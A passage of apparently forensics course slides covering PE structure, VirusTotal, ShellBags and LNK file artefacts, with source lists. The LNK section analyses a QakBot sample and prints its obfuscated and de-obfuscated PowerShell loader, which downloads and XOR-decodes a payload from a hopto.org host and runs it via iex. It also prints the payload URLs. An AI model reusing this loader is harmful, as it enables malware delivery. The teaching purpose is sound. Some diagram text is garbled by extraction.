<https://redirect.cs.umbc.edu/courses/graduate/CMSC691am/student%20talks/CMSC%20691%20Malware%20-%20Entropy%20Analysis%20Presentation.pdf> , Accessed: 25, Apr 2024)

Module 6: Malware Forensics - VirusTotal

PE¹⁰¹ a windows executable walkthrough 0 1 Ange Albertini
corkami.com

Dissected PE

simple.exe

header
technical details about the executable

sections

header

sections table
where the file is loaded in memory

code
what is executed

imports
what functions are used by the code

data
information used by the code

Imports

Sections table

Imports structures

Consequences

Notes

PE¹⁰¹ Headers
The DOS header is present in the PE header. The optional header is present in the PE header.

PE¹⁰¹ Mapping
The file is mapped in memory according to the mapping of the sections.

PE¹⁰¹ Imports
Data addresses are passed to the ImportTable. The ImportTable contains the addresses of the imported functions.

PE¹⁰¹ Execution
Code is called in the EntryPoint. The code is called in the EntryPoint.

PE¹⁰¹ Notes
The PE header is a DOS header. The PE header is a DOS header. The PE header is a DOS header.

[27] PE Structure (Source: <https://github.com/corkami/pics/blob/master/binary/pe101/pe101.png> , Accessed: 25, Apr 2024)

Module 6: Malware Forensics - VirusTotal

- > Within the section header, there exist multiple layers that can be examined individually.
 - > .text: Contains the executable code of the program.
 - > .data: Contains the initialized data.
 - > .bss: Contains uninitialized data.
 - > .rdata: Contains read-only initialized data.
 - > .edata: Contains the export tables.
 - > .idata: Contains the import tables.
 - > .reloc: Contains image relocation information.
 - > .rsrc: Contains resources used by the program, these include images, icons or even embedded binaries.

Module 6: Malware Forensics - VirusTotal

- > Time for a challenge!
- > Use the acquired hash from the previous exercise and type it in VirusTotal to answer the questions.
- > Recommended Tool:
 - > <https://www.virustotal.com/gui/home/upload>
(Accessed: 25, Apr 2024)

Module 7: File Use and Directory Knowledge #3 - ShellBags

- > Helps Windows Explorer to track views, sizes, and positions of a folder window
- > Can be used to find out:
 - > Which folder were accessed on the machine, network, storage devices
 - > Also .zip files
 - > Evidence of previously existing folders (even after deletion)
 - > When folders were accessed
 - > Since it is a registry, we can find last write timestamps

Module 7: File Use and Directory Knowledge #3 - ShellBags

- > Main Location (Win7+):
 - > `USRCLASS.DAT\Local Settings\Software\Microsoft\Windows\Shell\Bags`
 - > Stores actual folder customization data
 - > `USRCLASS.DAT \Local Settings\Software\Microsoft\Windows\Shell\BagMRU`
 - > Stores directory structures of folders accessed
- > In BagMRU subkey:
 - > **MRUListEx**: 4 byte value, shows order of folder access, most recent access listed first
 - > Last write timestamp of the key can be used with MRUListEx to determine last access time of a folder!
 - > **NodeSlot**: Points to the Bags key (that holds customization data)
 - > **NodeSlots**: Found in the root BagMRU subkey and gets updated when a new shellbag gets created

Module 7: File Use and Directory Knowledge #3 - ShellBags

- > Time for a new challenge!
- > Recommended Tool:
 - > ShellBags Explorer: <https://ericzimmerman.github.io/#!index.md>
(Accessed: 25, Apr 2024)
 - > GUI for browsing ShellBags data
- > Import the USRCLASS.DAT file in the ShellBags Explorer to start the challenge.

Module 8: File Use and Directory Knowledge #4 – LNK Files


- > (Main) Location (Win7+):
 - > C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent
 - > But can be found basically anywhere on the file system (e.g., Desktop, ...)
- > Also called link files or shortcut files – created by Windows automatically, when a user opens a file for quick access and (likely) storage reasons.
 - > However, users can also create LNK files.
- > Forensic value:
 - > Path to the file that was opened or saved
 - > Dates of last activity
 - > System name, volume name, volume serial number, and sometimes the MAC address of the system where the target is stored
 - > Metadata of the target file, e.g., size, timestamps, attributes, ...
 - > Indicators whether target is stored on a local or remote system

Module 8: File Use and Directory Knowledge #4 – LNK Files

- > Time for a challenge!
- > Recommended Tool:
 - > LECmd: <https://ericzimmerman.github.io/#!index.md>
(Accessed: 25, Apr 2024)
- > Make sure to parse all given .lnk files
 - > specify the directory


Module 8: File Use and Directory Knowledge #4 – LNK Files - Excuse

- > But it can also be abused by attackers
 - > Cyber Kill Chain - Delivery phase (e.g., during phishing)
- > Arguments can be changed to execute any file
- > Most users don't check each LNK file before executing it and get deceived by the name and icon of the file
- > Generally used to download instead of packing malicious code
 - > PowerShell, VBScript, or MSHTA with pre-defined arguments



[28] LNK file of Discord (Source: Author)

Module 8: File Use and Directory Knowledge #4 – LNK Files - Excuse



[29] Malicious LNK file - QakBot (Source: Author, downloaded from <https://bazaar.abuse.ch/sample/0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbbf21b4f4df9/> , Accessed: 25, Apr 2024)

Module 8: File Use and Directory Knowledge #4 – LNK Files - Excuse

<http://billingservice.hopto.org/UY7G6S/s4Nt4.txt> -UseBasicParsing | Select-Object -Expand Content |

powershell

[30] Command executed in Target
(Source: <https://www.virustotal.com/gui/file/0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9/behavior> , Accessed: 25, Apr 2024)

```
iEx ((({"23}{97}{68}{74}{0}{28}{93}{48}{85}{105}{17}{87}{56}{38}{84}{88}{46}{30}{44}{51}{80}{52}{7}{1}{111}{98}{21}{34}{36}{43}{103}{99}{62}{70}{16}{90}{14}{79}{35}{91}{61}{39}{89}{96}{83}{81}{78}{32}{10}{54}{4}{19}{37}{59}{69}{24}{2}{9}{109}{107}{27}{73}{11}{108}{47}{76}{22}{82}{104}{94}{15}{67}{77}{101}{29}{95}{50}{66}{92}{100}{65}{8}{60}{5}{18}{31}{58}{49}{55}{20}{86}{41}{63}{110}{42}{26}{25}{13}{40}{72}{33}{102}{12}{71}{45}{57}{3}{6}{106}{75}{53}{64}}-f
'et.Web', 'P/jump.', '0', '87x', '6EQ', '87i+', 'rTNTnsi', 'n', '6EQ', 'e(6EQ', 'Strin', 'A', '7', '(', 'e64Str', 'tring(6E', '+', 'EQL6EQ', 'x[287i] -', 'te', 'M', '287w=new-
object', 'EQ06E', 'g]::', 't.Encodin', 'R', 'clien', 'hopto', '28', 'lac', 'Ge', '[', 'Repl', ']]
287x=', 'Repl', '://', '6EQ', 'sc', 'i', 'Tex', '[', 'org', '(', 'e', 'EQ', '=28', '8', 'l', '/ve', 'f', 'ut-nul', 'EQ!', '7i'=287', 'ttp', '2', '7x[2', 'ace', 't;2', 'e(6EQ--
', 'e', 'ex([Syst', 'l', '87x.Cou', 't', '287i', 'tem.', '6', 'rt]::FromBas', 'g', 'ii', 'eplace', 'N', 'o', '6EQ', '=', 'Q).Rep', 'bs', 'x01', 'E', '6EQ));', 'B6', 'billingser', '7w.', 'bxor
85);', 'Qh', 'vic', 'ing(28', 'ac', 't;287bs', 'r', '287i -', '6EQ', 'Sys', 'at6EQ);[8y', 'nv', '2', '0', 't', 'Co', 'fo', 'DownloadS', '7t2', '6', 'n6EQ', 'em', 'd')) -RePLAcE ([Char]54+
[Char]69+[Char]81),[Char]34 -CrEPlace '287',[Char]36 -RePLAcE([Char]55+[Char]116+[Char]50),[Char]124))
```

[31] Obfuscated file s4n4.txt (Source: https://youtu.be/PJ0axuYlBxs?si=oXJYLi4jgd_L9m3w , Accessed: 25, Apr 2024)

```
$w=new-object System.Net.Webclient;$bs=$w.DownloadString("http://billingservice.hopto.org/vexD1frTNTnsiP/jump.dat");[Byte[]] $x=[Conver
t]::FromBase64String($bs.Replace("---", "B").Replace("!", "L").Replace("@", "n").Replace("*", "M"));for($i=0;$i -lt $x.Count;$i++){ $x[$i]=$
x[$i] -bxor 85};iex([System.Text.Encoding]::Ascii.GetString($x)) | out-null
```


[32] De-obfuscated file s4n4.txt (Source: https://youtu.be/PJ0axuYlBxs?si=oXJYLi4jgd_L9m3w , Accessed: 25, Apr 2024)

```
cSA@0XVodXc9ISElb3p6Nzw50Tw7*iYwJy*8Nj---7PTolITp70icyei88Nx1sPy*N--w@Ijg---d251fRswI@gaNz8wNiF1GzAheWInXy5PDA7IXx7EToi0zk6NDETPDkwf
XdxICc5ehw7Izo8Nj---7JTEzd3l1d3Ew0yNvAAyO---wUHGH*cGRAJEToi0zk6NDEmCrw7Izo8Nj---7JTEzd3xudQ4mISc80zIICtE8J2gb*CJ4EiA8*W51---iE0JyF4---S
c6NjAmJ@V3cTA7I28A---hAH---QcaExwZEAKRoIi70T00*SYJHDSj0jw2*Hsl*TN3b@0b*CJ4Gjc/*DYhdRswIXSc*DcW0Tww0yF8exE6Ijs50jQxEzw5*H13cSA@Xoh0CV@Z
WV7!zwld3l1d3Ew0yNvITA4JQlX*Tw@ey88JXd8b@Ub*CJ4HCEwOHV4---TQhPXV3cTA7I28h*DglCXEXPCd3dXgcITA4ASwL*HURPCcwNiE6JyxudRATJTQ7*XgUJzY9PC*wdX
gZPCewJzQ5---TQhPXV3cTA7I28h*DglCXEXPCd7!zwld3V4ETAmITw7NCE9dXEW0yNvITA4JQlX*Tw@bjQhISc8N3V+PXVx*DsjbyEw0CUJcTE8J251---zA40i*we
---wh*Dh1d3Ew0yNvITA4JQlX*Tw@ey88JXduJjkw*CV1Zm51---jAhe---k6NjQhPD07dXgFNCE9dXdx*DsjbyEw0CUJcTE8J3dudQYhNCcheAU@0jYwJiZ1ewkHIDshPDgwFy
```

[33] Obfuscated file jump.dat (Source: https://youtu.be/PJ0axuYlBxs?si=oXJYLi4jgd_L9m3w , Accessed: 25, Apr 2024)

Module 8: File Use and Directory Knowledge #4 – LNK Files

HTTP Requests

- +  <http://billingservice.hopto.org/UY7G6S/s4Nt4.txt>
- +  <http://billingservice.hopto.org/vexD1frTNTnsiP/jump.dat>
- +  <http://billingservice.hopto.org/zibH9jvXRrwmT/Invoice.pdf>
- +  <http://billingservice.hopto.org/zibH9jvXRrwmT/tmp200.zip>

[34] All HTTP Requests

(Source: <https://www.virustotal.com/gui/file/0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9/behavior> , Accessed: 25, Apr 2024)

McIntosh
McINTOSH LABORATORY INC.
2 CHAMBERS ST., BINGHAMTON, N.Y. 13903-2699
PHONE: (607) 723-3512 FAX: (607) 724-0549

INVOICE
INVOICE NO. 186052 PAGE 1
INVOICE DATE 6/23/20

SHIP TO
EP AUDIO S.R.O
CESTLICE 271
DOBREJOVICE U PRAHY 25170
CZECH REPUBLIC

SHIP TO
McIntosh Laboratory Inc.
L-3825
Columbus, OH 43260-3825
United States

EXPORT
N
TERMS
NET 30
DUE ON: 7/23/20

CUSTOMER	ORDER	SALES REP	PURCHASE ORDER NUMBER	
02 51147600	CO 187031	47	EMAIL ORDERS	
SHIP NO.	SHIP VIA	SHIP DATE		
129851	W.W.EXPRESS	6/23/20		
LINE NO.	ITEM NUMBER / DESCRIPTION	U/M	QUANTITY / PRICE	NET SALES AMOUNT
	#75139000 - P/T FOR MA7200 IS ON B/O			
	14415100 THERMISTOR 5 OHM	EA	1.000 .000	.00
	12108500 REMOTE CONTROL 39 BUTTONS	EA	2.000 44.000	88.00
	75205700 ASSY PCB DIGITAL	EA	1.000 179.670	179.67
	00000000 TONEARM O RINGS	EA	3.000 .000	.00

[35] Decoy PDF File (Source: https://youtu.be/PJ0axuYlBxs?si=oXJYLi4jgd_L9m3w, Accessed: 25, Apr 2024)

Survey

- > Please fill out the survey :)
- > The link can be found in the Github page
 - > If there are questions, please let me know!
- > Please be honest and if there are things you criticize:
 - > Include them and let me know

Sources of Module 1

- > <https://www.sans.org/posters/windows-forensic-analysis/> (Accessed: 25, Apr 2024)
- > <https://learn.microsoft.com/en-us/troubleshoot/windows-server/performance/windows-registry-advanced-users> (Accessed: 25, Apr 2024)
- > [https://learn.microsoft.com/en-us/previous-versions/cc750583\(v=technet.10\)](https://learn.microsoft.com/en-us/previous-versions/cc750583(v=technet.10)) (Accessed: 25, Apr 2024)

Sources of Module 2

- > https://docs.velociraptor.app/artifact_references/pages/windows_forensics.prefetch/ (Accessed: 25, Apr 2024)
- > https://docs.velociraptor.app/blog/2019/2019-12-31_digging-into-the-system-resource-usage-monitor-srum-afbadb1a375/ (Accessed: 25, Apr 2024)
- > <https://blog.didierstevens.com/programs/userassist/> (Accessed: 25, Apr 2024)
- > https://www.magnetforensics.com/wp-content/uploads/2014/08/Magnet-Forensics_Business-OS-Artifacts-Guide-2014.pdf (Accessed: 25, Apr 2024)
- > <https://isc.sans.edu/diary/Forensic+Value+of+Prefetch/29168/> (Accessed: 25, Apr 2024)
- > <https://cellebrite.com/en/analyzing-program-execution-windows-artifacts/> (Accessed: 25, Apr 2024)

Sources of Module 3

- > <https://forensafe.com/blogs/thumbCache.html> (Accessed: 25, Apr 2024)
- > <https://www.ntfs.com/ntfs-mft.htm> (Accessed: 25, Apr 2024)
- > <https://binaryforay.blogspot.com/2018/06/introducing-mftecmd.html> (Accessed: 25, Apr 2024)
- > https://papers.ssrn.com/sol3/papers.cfm?abstract_id=2429795 (Accessed: 25, Apr 2024)
- > <https://thumbsviewer.github.io/> (Accessed: 25, Apr 2024)

Sources for Module 4

- > https://forensafe.com/blogs/event_logs.html (Accessed: 25, Apr 2024)
- > <https://trustedsec.com/blog/getting-analysis-practice-from-windows-event-log-sample-attacks> (Accessed: 25, Apr 2024)
- > <https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types> (Accessed: 25, Apr 2024)
- > <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/> (Accessed: 25, Apr 2024)
- > <https://ss64.com/ps/syntax-eventids.html> (Accessed: 25, Apr 2024)
- > <https://www.linkedin.com/pulse/windows-powershells-event-id-iz-lee-tkrmc/> (Accessed: 25, Apr 2024)

Sources for Module 5

- > https://cyber.gouv.fr/sites/default/files/2019/01/anssi-coriin_2019-analysis_amcache.pdf (Accessed: 25, Apr 2024)
- > <https://forensafe.com/blogs/AmCache.html> (Accessed: 25, Apr 2024)
- > <https://cellebrite.com/en/analyzing-program-execution-windows-artifacts/> (Accessed: 25, Apr 2024)
- > <https://blog.nviso.eu/2022/03/07/amcache-contains-sha-1-hash-it-depends/> (Accessed: 25, Apr 2024)
- > <https://www.sans.org/posters/windows-forensic-analysis/> (Accessed: 25, Apr 2024)

Sources for Module 6

- > <https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/>
(Accessed: 25, Apr 2024)
- > <https://www.bitdefender.com/blog/businessinsights/the-differences-between-static-malware-analysis-and-dynamic-malware-analysis/> (Accessed: 25, Apr 2024)
- > <https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>
(Accessed: 25, Apr 2024)
- > <https://www.linkedin.com/pulse/fundamentals-malware-analysis-1-pe-format-overview-susan-verdin/>
(Accessed: 25, Apr 2024)
- > <https://isc.sans.edu/diary/Spotting+the+Red+Team+on+VirusTotal/27174>
(Accessed: 25, Apr 2024)
- > <https://nasbench.medium.com/malware-analysis-techniques-basic-static-analysis-335a7286a176>
(Accessed: 25, Apr 2024)
- > <https://0xrick.github.io/win-internals/pe5/> (Accessed: 25, Apr 2024)
- > <https://www.infosecinstitute.com/resources/malware-analysis/top-13-popular-packers-used-in-malware/>
(Accessed: 25, Apr 2024)
- > <https://github.com/corkami/pics/blob/master/binary/pe101/pe101.png>
(Accessed: 25, Apr 2024)
- > [https://redirect.cs.umbc.edu/courses/graduate/CMSC691am/student talks/CMSC 691 Malware - Entropy Analysis Presentation.pdf](https://redirect.cs.umbc.edu/courses/graduate/CMSC691am/student%20talks/CMSC%20691%20Malware%20-%20Entropy%20Analysis%20Presentation.pdf) (Accessed: 25, Apr 2024)

Sources for Module 7

- > <https://www.4n6k.com/2013/12/shellbags-forensics-addressing.html> (Accessed: 25, Apr 2024)
- > https://www.magnetforensics.com/wp-content/uploads/2014/08/Magnet-Forensics_Business-OS-Artifacts-Guide-2014.pdf (Accessed: 25, Apr 2024)
- > <https://www.magnetforensics.com/blog/forensic-analysis-of-windows-shellbags/> (Accessed: 25, Apr 2024)

Sources for Module 8

- > https://www.magnetforensics.com/wp-content/uploads/2014/08/Magnet-Forensics_Business-OS-Artifacts-Guide-2014.pdf (Accessed: 25, Apr 2024)
- > <https://cloud.google.com/blog/topics/threat-intelligence/the-missing-lnk-correlating-user-search-lnk-files/?hl=en> (Accessed: 25, Apr 2024)
- > <https://belkasoft.com/forensic-analysis-of-lnk-files> (Accessed: 25, Apr 2024)
- > <https://www.cybertriage.com/artifact/windows-recents-folder-artifact/> (Accessed: 25, Apr 2024)
- > https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-shllink/16cb4ca1-9339-4d0c-a68d-bf1d6cc0f943 (Accessed: 25, Apr 2024)
- > <https://intezer.com/blog/malware-analysis/how-threat-actors-abuse-lnk-files/> (Accessed: 25, Apr 2024)



Titel

Vollflächiges Foto einfügen und
in den Hintergrund legen (im
rechte-Maustaste-Menü
In den Hintergrund anklicken).